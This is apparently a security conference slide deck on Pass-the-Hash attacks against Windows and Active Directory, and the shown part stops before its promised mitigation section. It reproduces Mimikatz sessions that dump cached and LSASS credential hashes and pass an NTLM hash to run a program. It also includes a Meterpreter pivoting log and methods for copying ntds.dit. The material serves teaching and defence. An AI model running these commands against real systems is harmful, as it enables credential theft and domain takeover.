



# Pass-the-Hash Attacks

Michael Grafnetter  
[www.dsinternals.com](http://www.dsinternals.com)

# Agenda

- PtH Attack Anatomy
- Mitigation
  - Proactive
  - Reactive
- Windows 10 + Windows Server 2016

# PtH History and Future

- 1988 – Microsoft releases Lan Manager
- 1997 – Pass-the-Hash demonstrated using a modified Samba
- 2007 – Benjamin Delpy releases Mimikatz
- 2008 – Pass-the-Ticket attack demonstrated
- 2012 – Microsoft releases Pass-the-Hash guidance
- 2013 – Windows contains built-in defenses against PtH
- 2015 – Michael Grafnetter releases the DSInternals tools ;-)
- 2016 – More defense mechanisms coming to Windows

# PtH Attack Anatomy




Theft

Use

Compromise

# Lateral and Vertical Movement



# Metasploit Framework

The screenshot displays the Cobalt Strike interface, which is a network penetration testing tool. The main window shows a network diagram with a central node labeled "67.180.1 root (0) @ Pineapple" connected to several other nodes. These nodes include a desktop computer (172.16.42.1), a server (172.16.42.42), and a printer (10.73.31.10). The diagram also shows a series of nodes connected in a chain, representing a network topology. The interface includes a menu bar at the top with options like "Grab", "File", "Edit", "Capture", "Window", and "Help". A sidebar on the left lists various attack modules such as "auxiliary", "exploit", "payload", and "post". A terminal window at the bottom shows a series of commands and their outputs, including a Meterpreter session and a ping sweep. A chat window on the right shows a conversation between "Darren" and "raffiz".

**Network Diagram Details:**

- Central Node: 67.180.1 root (0) @ Pineapple
- Intermediate Nodes: 172.16.42.1, 172.16.42.42, 10.73.31.149, 10.73.31.186, 10.73.31.45, 10.73.31.40, 10.73.31.176, 10.73.31.6, 10.73.31.1, 10.73.31.10

**Terminal Window Output:**

```
02:44:59 [*] Meterpreter session 94 opened (10.195.21.54:8181 -> 67.180.1:48124) at
2012-06-14 02:44:59 +0000
02:46:17 * raffiz added pivot: 10.73.31.0 255.255.255.0 94
02:46:27 * raffiz ping sweep: 10.73.31.0/24 via 94
02:49:37 * raffiz launched msf scans at: 10.73.31.149, 10.73.31.186, 10.73.31.45, 10.73.31.40,
10.73.31.176, 10.73.31.6, 10.73.31.1, 10.73.31.10
02:56:30 <raffiz > we've pivoting through the wifi pineapple, which allowed us to get a
linux host, which allowed us to get java meterpreter on it, which allowed us to well... get
another network
02:56:31 <raffiz > cheers
02:57:47 <Darren > Way to go WiFi Pineapple / Cobalt Strike. Tasty fruit!
raffiz>
```

**Chat Window:**

Current Call  
Darren  
01:38:41



# Metasploit Framework



# Mimikatz

```
mimikatz 2.0 alpha (x86) release "Kiwi en C" (Mar  2 2014 13:54:31)
.#####.
.## ^ ##.
## < \ ## /* * *
## > / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v #' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 14 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : AUTORITE NT\Système


392      24247      AUTORITE NT\Système      S-1-5-18      (04g,20p)
-> Impersonated !
* Process Token : 434370      LAB\Administrateur      S-1-5-21-130452501-23651
* Thread Token : 437363      AUTORITE NT\Système      S-1-5-18      (04g,20p)

mimikatz # lsadump::cache
Domain : WIN81
SysKey : ab023e1a0a41ae80986b0075bbcd645b

Policy subsystem is : 1.12
LSA Key(s) : 1, default {021c6967-cf42-411f-8929-38
[00] {021c6967-cf42-411f-8929-38feebd05ff1} b2e66
* NL$IterationCount is 20, 20480 real iteration(s)

[NL$1 - 02/03/2014 22:00:28]
RID      : 000001f4 (500)
User     : LAB\Administrateur
MsCacheV2 : 4c0aa57e84198f931d16fea105cf4483

mimikatz #
```








# DEMO

Pass-the-Hash + RDP

# LSASS NTLM Hashes



```
Select mimikatz 2.0 alpha x64 (oe.eo)

Session      : RemoteInteractive from 2
User Name    : Administrator
Domain       : ADATUM
Logon Server  : LON-DC1
Logon Time   : 9/8/2015 5:20:44 AM
SID          : S-1-5-21-3180365339-800773672-3767752645-500


msv :
  [00000003] Primary
    * Username : Administrator
    * Domain   : ADATUM
    * NTLM      : 92937945b518814341de3f726500d4ff
    * SHA1      : e99089abfd8d6af75c2c45dc4321ac7f28f7ed9d
  [00010000] CredentialKeys
    * NTLM      : 92937945b518814341de3f726500d4ff
    * SHA1      : e99089abfd8d6af75c2c45dc4321ac7f28f7ed9d

tspkg :
wdigest :
  * Username : Administrator
  * Domain   : ADATUM
  * Password : (null)

kerberos :
  * Username : Administrator
  * Domain   : ADATUM.COM
  * Password : (null)


ssp : KO
```

# Passing the Hash



```
mimikatz 2.0 alpha x64 (oe.eo)
mimikatz # sekurlsa::pth /user:Administrator /domain:adatum.com /ntlm:8c2f03f739967680445fb6433fec5ca4 /
5d9cf30af8f6cf8530d1e20e8 /run:mmc
user      : Administrator
domain    : adatum.com
program   : mmc
AES256    : 392ae7a4f2ef064117552b1c155ee494116b7c85d9cf30af8f6cf8530d1e20e8
NTLM      : 8c2f03f739967680445fb6433fec5ca4
| PID 3548
| TID 2736
| LUID 0 ; 2601234 (00000000:0027b112)
\_ msv1_0 - data copy @ 0000006CB84955E0 : OK !
\_ kerberos - data copy @ 0000006CB84C0248
\_ aes256_hmac OK
\_ aes128_hmac -> null
\_ rc4_hmac_nt OK
\_ rc4_hmac_old OK
\_ rc4_md4 OK
\_ rc4_hmac_nt_exp OK
\_ rc4_hmac_old_exp OK
\_ *Password replace -> null
```


# PtH Attack Premises






# Stealing the Hash

# Credentials Lifecycle / Attack Vectors





# Credentials Lifecycle / Attack Vectors



# Hashes in SAM/AD

Authentication Method	Hash Function	Salted
LM	DES	NO
NTLM, NTLMv2	MD4	NO
Kerberos (RC4)	MD4	NO
Kerberos (AES)	PBKDF2 (4096*HMAC_SHA1)	YES
Digest	MD5	YES

# Active Directory Database - Offline

- Files

- C:\Windows\NTDS\ntds.dit
- C:\Windows\System32\config\SYSTEM

- Acquire

- Locally: ntdsutil IFM
- Remotely: WMI (Win32\_Process), psexec
- Offline: VHDs, VMDKs, Backups

- Extract

